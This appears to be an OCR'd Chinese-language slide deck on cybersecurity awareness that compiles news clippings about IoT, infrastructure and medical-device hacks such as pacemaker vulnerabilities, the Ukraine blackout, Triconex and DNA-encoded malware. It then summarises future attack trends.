物聯網(IoT)時代還沒完全來臨，但連帶的資安問題卻早已浮現，有研究發現，市面上普遍採用、來自4家廠商的7種心律調節器(起搏器)與其周邊系統，就被發現合計超過8000種已知的資安漏洞，可能危及使用者的性命安全。

資安公司WhiteScope本週公布一份研究報告，指出安裝在人體的心律調節器，以及搭配使用的家用監控器、醫院與病人家中聯節的網路、用來設計控制指令的專用程式編輯器等，由於不少採用老舊的資訊架構，4家業者的產品，分別包含642個到3715個已知的安全漏洞，凸顯醫療設備軟體安全漏洞的嚴重性。

http://www.rensheng2.com/upload/2017/03/06/21acb947-afd1-4ca0-95ec-b288f1ccc7ef.jpg

iThome Weekly 按讚追蹤 iThome 最新 讚 4.2

熱門新聞

Line資安緊急團隊亮相
2017-06-17

燦坤開放微軟Surface Pro預3.18萬元起
2017-06-16

Alexa遭爆有隱私漏洞，可能成為駭客監聽用戶的幫手 - iThome

https://www.ithome.com.tw/news/122794

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群 搜尋

2018 臺灣最大的企業雲端大會，唯一全面關照企業營運與業務雲端化


新聞

Alexa遭爆有隱私漏洞，可能成為駭客監聽用戶的幫手

駭客能在使用者未發現的情況下，在使用者啟用Alexa後，偷偷記錄其收到的語音。資安公司Checkmarx在一款計算機App中加入了惡意程式碼，只要使用這款App就能完成竊聽的任務。

文/ 李建興 | 2018-05-01 發表

讚 4.8萬 按讚加入iThome粉絲團 讚 42 分享 G+



資安公司Checkmarx揭露，Amazon的語音助理Alexa存在隱私洩漏的漏洞，可讓駭客在用戶不知不覺的情況下監聽使用者的日常對話，不過所幸的是，Amazon已經與Checkmarx合作，Alexa應用程式認證程序現在已經可以偵測並阻擋惡意竊聽程式。

研究人員在Alexa上實現，監聽並記錄使用者的對話功能。

https://www.ithome.com.tw/news/111967

https://unwire.hk/2017/07/22/smart-fish-tank-help-hacker-hacked-casino/news/

完勝電影橋段 黑客用智能魚缸入侵賭場

讚好此文: 讚好 38 分享

七月 22, 2017 • 作者忘記分類 •

賭場每天的金錢往來非常龐大，理應擁有很好的網絡保安措施，想不到一間位於北美的賭場，早前竟然被黑客成功入侵。賭場系統被入侵，情節其實並非如荷里活電影般曲折離奇，黑客只是藉著一個擁有連線功能智能魚缸的漏洞，就成功進入了賭場的網絡。

公開這事件的網絡保安公司 Darktrace 負責人表示，該智能魚缸功能非常簡單，就是用作定時餵魚和監測魚缸內的環境，不過它的連線功能在連接賭場的網絡後，就形成了缺口讓黑客有機可乘。黑客以智能魚缸作為切入點進入了賭場的網絡，再找到網絡內其他漏洞，對系統進行攻擊。

老美電影往往都在預告未來....

駭客是網路安全最大的夢魘

中廣新聞網 更新日期：2010/12/21 09:05

「駭客是網路安全最大的夢魘」(彭清仁報導)

今年四月玉山銀行的網路銀行遭駭客入侵，共有一萬六千多筆客戶的個人資料被盜，金管會也裁罰玉山銀行四百萬元罰款，但玉山銀行的商譽損失卻遠大於四百萬元！而在國外駭客入侵造成的損失，更是嚴重，就連電影一終極警探第四集」，駭客入侵造成全美包括電訊、號誌、網路全都中斷的情節，在目前電腦化和網路化的時代，部分情節已經出現在現實的社會中。 **2010.11**

上個月在美國國會聽證會中，找來賽門鐵克的技術長，協助調查工業電腦被駭客入侵，造成核能電廠癱瘓和自來水廠停擺，雖然駭客動機並不清楚，但這個情節已經與電影十分的類似！隨著平板電腦和高階智慧手機全球大賣，各國全力發展雲端技術，資訊安全問題也成爲目前全球高科技廠商眼中，下一世代的最大商機。爲了聲援一維基解密」網站，全球各地駭客瘋狂展開攻擊，不但讓瑞典網路癱瘓，也讓兩家國際金融發卡公司幾乎停擺，駭客復仇也讓資安成爲目前最夯的話題；第三世界甚至中國大陸，外傳也培育駭客軍團，這些都是網路世界發達後，最可怕的夢魘，同時意味著一場看不見的戰爭已悄悄的在開打和蔓延！去年獲選爲全球一百大最具發展潛力、專門製造防毒晶片和防毒軟體的鴻璟科技董事長呂炳標指出，高階智慧手機和平板電腦的盛行，讓駭客的攻擊破壞力量，變得更爲的可怕，目前已出現手機病毒，駭客將木馬程式病毒或是僵屍病毒，隱藏在簡訊中，不斷的以消費者的手機複製發送簡訊，可能造成消費者荷包大失血

IT Security → Life Security

人命關天，好人不要學！

2011.11

首頁 > 焦點新聞

駭客入侵供水系統 民生建設資安成大問題

作者：吳依恂整理 -2011/11/21 分享

根據外電報導，今年11月，美國伊利諾州的供水廠遭到駭客入侵，根據調查，駭客恐怕已潛伏兩、三個月之久，最後是因為某個水泵的發動機，在反覆的開開關關發生毀損，才被發現異常。產業安全專家Joe Weiss在取得調查報告的影本後指出，這是來自俄羅斯駭客的遠端遙控攻擊。

調查顯示，剛開始的攻擊行動是先入侵撰寫水利系統的軟體公司，駭客取得密碼之後，再進行遠端遙控。因此資安專家們也懷疑，該軟體公司所負責的其他基礎建設是不是也早已被埋伏？


http://bowenpress.com/wp-content/uploads/2016/09/752798021367930288 6_0.jpg

2015.12

世界首例，烏克蘭大停電證實是遭駭客入侵

作者 藍 弋丰 | 發布日期 2016 年 01 月 11 日 7:42 | 分類 網路，能源科技，資訊安全 Follow G+ 讚 1,833 分享

2015 年 12 月 23 日，烏克蘭電力網路受到駭客攻擊，導致伊萬諾-弗蘭科夫斯克州數十萬戶大停電，1 個月後，安全專家表示，證實這起停電是遭到駭客以惡意軟體攻擊電網所造成，2016 年 1 月 4 日時，安全公司 iSight Partners 宣布已經取得用來造成該起大停電的惡意程式碼，由於過去從來未曾有駭客攻擊造成電網大規模停電的紀錄，iSight Partners 認為這起攻擊是電網資安史上的里程碑。



2015.1

video.udn.com 時事

2015年 01月 21日 即時新聞 華南期

南韓核電廠遭駭 進行反

南韓核電廠營運商，最近電腦系統接連遭遭駭客入侵，以及重要文件洩漏，因此核電廠一連兩天舉行演習，測試核電站抵禦網絡攻擊的能力。

相關新聞 熱門新聞

2017.7

美電廠遭駭 俄國嫌疑大

分享 留言 列印 存新聞 A- A+

2017-07-08 04:56 經濟日報 編譯鍾詠翔 / 綜合外電 讚 0 分享 傳送

彭博資訊引述消息來源報導，最近美國境內至少有十幾座發電廠遭駭客攻擊，包括堪薩斯州狼溪核電廠（Wolf Creek）在內，引發外界擔憂駭客正在尋找電力系統弱點，而其中駭客背景以俄羅斯的嫌疑最大。

美國多座電廠5、6月時即傳出遭駭客攻擊。美國官員警告，這群駭客最終可能導致供電系統中斷；這名官員一周前才向公用事業公司發布警訊。更令人擔憂的是，最近駭客還入侵生產電力產業控制設備的公司，美國官員認為兩者應該有關聯。

知情人士透露，這次的事件目前以俄國駭客的嫌疑最大，這種發展令人擔憂，主要是此前俄國駭客曾導致烏克蘭部份地區大停電，而且駭客似乎正在測試更加先進的工具，企圖引發供電系統中斷。

2017.12

http://reso3.yiihuu.com/img_1334510.jpg

首頁 > 科技 RSS

駭客突破安全系統 基礎設施廠房停擺

發稿時間：2017/12/15 21:21　最新更新：2017/12/15 21:21　字級：A- A+

Facebook　Google+　Twitter　Line

（中央社14日綜合外電報導）網路安全公司及旗下安全軟體遭到攻擊的企業今天表示，駭客近日入侵一座重要基礎設施的安全系統，造成工廠運轉停擺。這也是首起駭客突破工業廠房安全系統的案例。

路透社報導，網路安全公司FireEye今天公布入侵事件，並表示駭客針對施奈德電機公司（Schneider Electric SE）的Triconex工業安全軟體進行攻擊。

施奈德電機公司證實攻擊屬實，並表示已對Triconex使用者發出安全警訊。網路專家 Triconex廣泛用於能源工業，用戶包括核電廠、石油和天然氣工廠等。

FireEye和施奈德電機公司拒絕公布受害公司、行業領域或所在地點。網絡安全公司D 示，駭客攻擊了中東的一個機構；另一家公司CyberX則認為，受害設施位於沙烏地阿

2018.3

http://i0.sinaimg.cn/jc/2012-07-31/U2143P1247T1D24934F11DT20120731094015.jpg

俄駭客染指美航空業 所幸影響有限

青年日報 | 434 人追蹤　追蹤

留言

青年日報社 2018年3月17日 下午3:57

編譯組／綜合外電報導

美國政府16日指控俄羅斯駭客，針對美國敏感基礎建設進行攻擊。網路資安監測機構17日表示，2017年初時，俄羅斯駭客曾試圖滲透美國民用航空業。

據航空資安資訊分享與分析中心（A-ISAC）執行董事特洛伊表示，這波攻擊的影響有限，而且美國航空業已經採取行動，防止駭客再次入侵。但他未詳述違法的攻擊行為，也拒絕確認哪些公司是攻擊對象。

特洛伊表示，俄羅斯針對美國航空業的攻擊，在初始階段就已經發現。在這個階段的駭客活動通常是監測、測試網路的防禦力、研發攻擊軟體等。

美國政府16日首次正式確認，俄方曾透過管道侵入美國部分電腦系統。官員表示，俄國網路攻擊鎖定輸電網路、汙水處理廠以及其他目標。

國土安全部和聯邦調查局表示航空業也是目標之一，但未提供具體細節；相較於官員廣泛性的描述，特洛伊的說法證實了航空業受到影響。另外，美國航空協會（Airlines for America）拒絕評論這則報導。


攻擊程式不斷演進

- 聰明找(AI)
- 自動攻擊

https://static.comicvine.com/uploads/original/3/30157/592031-skynet2.jpg

https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQhD8Kq7ZckVffTKIODWPRatRt5snhABuTI0cJMkaJOR2ewbSOH

https://static.juksy.com/files/articles/53804/573b1949c5d72.jpg?m=widen&i=600&q=75



https://vignette.wikia.nocookie.net/x-men/images/a/a2/Sentinel_Mark_10.jpg/revision/latest?cb=20141102021821

攻擊載具也多樣性

www.ithome.com.tw/news/107447

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群 搜尋

美黑帽駭客年會：無人機加上Raspberry Pi打造500美元「網路攻擊飛機」

美國資安顧問業者Bishop Fox在美國黑帽駭客年會展示利用無人機加上Raspberry Pi打造的網路攻擊無人機，鎖定企業資安防護較脆弱的無線通訊，例如藍牙、訪客Wi-Fi、RFID，只要以無人機遙控停妥於企業辦公大樓頂，就能竊取資料。

文/ 陳文義 | 2016-08-01 發表

讚 2.9萬 按讚加入iThome粉絲團 讚 分享 192 G+1 2

IBM

IBM 7X24

www.ithome.com.tw/news/107452

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會

美軍以潛水艇作為網路攻擊武器

Snowden在2013年公佈的文件中曾揭露駭客潛水艇USS Annapolis，該潛艇在一周內平均可執行數百次網路攔截行動。華盛頓郵報報導美國海軍打造潛水母艦，能從遠方遙控小型潛水艇以執行阻撓或進行駭客行動。

文/ 陳曉莉 | 2016-08-01 發表

讚 2.9萬 按讚加入iThome粉絲團 讚 分享 65 G+1 0

http://forum.rebelscum.com/photogallery/data/600/medium/falcon39.jpg

https://img.toy-people.com/geekbase/20170405/1491327197766-SPIDERMANHOMECOMINGOfficialTrailer2HD.00_00_01_08.Still003.png

https://tw.appledaily.com/new/realtime/20170814/1181834/

【科技新報】DNA 也可變身成惡意軟體，科學家嘗試用其感染電腦

945　出版時間：2017/08/14 11:40

（首圖來源：NHGRI）

本內容由科技新報TechNews提供

在網路世界橫行無阻的駭客高手，能利用千奇百怪的方式竊取各種資料，而你或許不相信，現在連基因 DNA 都可以變成駭客入侵電腦的工具之一。一個來自華盛頓大學的研究團隊嘗試利用混進惡意程式的 DNA 序列以控制電腦，並且實驗成功了。

改變生物細胞體內遺傳訊號的 DNA 基因工程實驗琳瑯滿目，過去曾有科學家將逾 58 萬字的長篇小說《戰爭與和平》儲存在 DNA 中，現在，又有一群生物學家團隊，真的將惡意軟體程式碼混進 DNA，並在電腦利用「DNA 測序儀」讀取這段 DNA 序列的遺傳數據時反咬一口，從遠端取得該電腦的「所有控制權」。

簡單來說，由 Tadayoshi Kohno 領導的這個團隊將惡意軟體的原始程式碼，轉譯成由 DNA 鹼基 A、C、T、G 組成的 176 個字元（如圖）並藏在正常的 DNA 序列中，送給利用「DNA 測序儀」檢測基因的電腦。檢測過程中，這串偽裝成 DNA 序列的惡意程式會卸下羊皮，利用電腦緩衝區溢位的漏洞，使超出緩衝區範圍的數據解讀成連繫遠程控制端的電腦指令，研究人員便可透過彼端電腦取得這端電腦的系統控制權.....

總結: 進行式 & 未來式....

- 目標守得好➔攻擊供應鏈
- 網軍 ➔ APT ➔ 基礎建設
- 比特幣 ➔勒索病毒
- 物聯網 ➔萬物皆可駭 &攻擊載具行動化
- AI ➔ 智能程式自動化攻擊
- 新平台也成為被攻擊的目標

https://boomi.com/wp-content/uploads/IMAGE-Virtual_connectors-e1509686180163.jpg

延伸閱讀

➢ 美劇:“CSI犯罪現場：網路犯罪”

- ✓ https://zh.wikipedia.org/wiki/CSI%E7%8A%AF%E7%BD%AA%E7%8F%BE%E5%A0%B4%EF%BC%9A%E7%B6%B2%E8%B7%AF%E7%8A%AF%E7%BD%AA

故事 [編輯]

由艾芙莉·萊恩領軍的FBI網路犯罪部門，專門站在第一線打擊真實世界之外、從心理層面與網路世界發展的各種犯罪行為。她知道當今的科技讓人們可以躲在看不見得網路世界裡，跨越國界為非作歹。當其他探員在黑暗的房子與巷弄中追緝壞人時，萊恩帶領一群熟稔網路科技的探員們，在無形的「黑網」中查緝那些匿名的犯罪者，試圖找出毫無路徑可循的金錢流向，與僅靠鍵盤就能完成的違法交易與罪行，揪出躲在網路世界中的駭客與犯人。[6]

Q &A